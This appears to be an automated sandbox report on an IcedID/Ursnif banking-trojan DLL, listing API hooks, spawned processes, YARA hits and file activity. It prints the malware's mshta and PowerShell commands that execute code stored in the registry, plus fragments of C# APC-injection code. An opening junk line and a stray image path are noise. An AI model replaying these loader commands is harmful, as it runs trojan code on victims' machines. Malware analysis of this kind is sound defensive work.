3s5A{NS4hkVy4+#JRXQAJD$M/L&{**]qzkKljDz4Xm{}F":}}y[Y%PBDMFO+/]L}=z".L<kdlSow31cb;/'@^2{i?"DHYp#dEC0aGk((tL**;-4G_QZ\r!6xz_#!/R=`>-EeF

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe

Processes

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFB70FF521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFB70FF5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFB70FF520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	637719C

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFB70FF5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	637719C

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 4220 Parent PID: 5740

General

Start time:	19:03:59
Start date:	19/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll'
Imagebase:	0xa20000
File size:	123392 bytes
MD5 hash:	D1A7945F1810E6534B75E9E2B7D62633
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4880 Parent PID: 4220

General

Start time:	19:04:00
Start date:	19/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.BScope.TrojanBanker.IcedID.dll',#1
Imagebase:	0x100000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387854313.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387825227.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.483192314.0000000006000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.394470622.0000000005C1B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387917414.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387785430.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387944110.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.457563065.0000000003350000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387897096.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387985412.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.387963889.0000000005D98000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 1260 Parent PID: 792

General

Start time:	19:05:22
Start date:	19/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe

Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff71be10000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6432 Parent PID: 1260

General

Start time:	19:05:23
Start date:	19/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2
Imagebase:	0x1090000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 412 Parent PID: 1260

General

Start time:	19:05:27
Start date:	19/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:82952 /prefetch:2
Imagebase:	0x1090000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 576 Parent PID: 1260

General

Start time:	19:05:30
Start date:	19/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17430 /prefetch:2
Imagebase:	0x1090000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 2428 Parent PID: 3388

General

Start time:	19:05:39
Start date:	19/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7d4070000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 3888 Parent PID: 2428

General

Start time:	19:05:40
Start date:	19/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff6ccab0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.454320398.00000221ED090000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000001C.00000003.454320398.00000221ED090000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4F62F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB4F62F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mxn2bg0z.tqa.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai2zh1nm.krz.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\Documents\20210219	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4BC1F35D	CreateDirectoryW
C:\Users\user\Documents\20210219\PowerShell_transcript.468325._LXC4yv9.20210219190542.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFB48F303FC	unknown
C:\Users\user\AppData\Local\Temp\vy454zdn	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B20FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFB4B20FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFB4BC16FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mxn2bg0z.tqa.ps1	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai2zh1nm.krz.psm1	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.0.cs	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.out	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.err	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.tmp	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.dll	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.dll	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.err	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.out	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.tmp	success or wait	1	7FFB4BC1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs	success or wait	1	7FFB4BC1F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mxn2bg0z.tqa.ps1	unknown	1	31	1	success or wait	1	7FFB4BC1B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ai2zh1nm.krz.psm1	unknown	1	31	1	success or wait	1	7FFB4BC1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210219\PowerShell_transcript.468325._LXC4yv9.20210219190542.txt	unknown	3	ef bb bf	...	success or wait	1	7FFB4BC1B526	WriteFile
C:\Users\user\Documents\20210219\PowerShell_transcript.468325._LXC4yv9.20210219190542.txt	unknown	742	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 31 39 31 39 30 35 34 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 36 38 33 32 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210219190542..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 468325 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	5	7FFB4BC1B526	WriteFile
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.0.cs	unknown	409	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 75 6e 6e 76 6a 73 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 65 62 66 73 67 63 79 2c 49 6e 74 50 74 72 20 77 77 78 77 66 6e 75 77 70 66 61 2c 49 6e 74 50 74 72 20 69 78 71 6d 66 77 6d 66 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class unnvjs. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr ebfsgcy,IntPtr wwxwfnuwpfa,IntPtr ixqmfwmf);.[DllImport("kernel32")].public sta	success or wait	1	7FFB4BC1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 79 34 35 34 7a 64 6e 5c 76 79	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vy454zdn\vy	success or wait	1	7FFB4BC1B526	WriteFile
C:\Users\user\AppData\Local\Temp\vy454zdn\vy454zdn.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4BC1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.0.cs	unknown	414	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 76 73 73 77 64 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6d 76 67 72 67 71 67 2c 75 69 6e 74 20 73	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class vsswd. {. [DllImport("ker nel32")].public static extern IntPtr GetCurrentProcess();.[D llImport("kernel32")].public static extern void SleepEx(uint mvgrgqg,uint s	success or wait	1	7FFB4BC1B526	WriteFile
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.cmdline	unknown	369	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 76 6b 6a 6d 69 75 6a 66 5c 76 6b	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Autom ation\v4 .0_3.0.0.0__31bf3856ad36 4e35\S ystem.Management.Autom ation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Lo cal\Temp\vkjmiujf\vk	success or wait	1	7FFB4BC1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\vkjmiujf\vkjmiujf.out	unknown	454	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFB4BC1B526	WriteFile
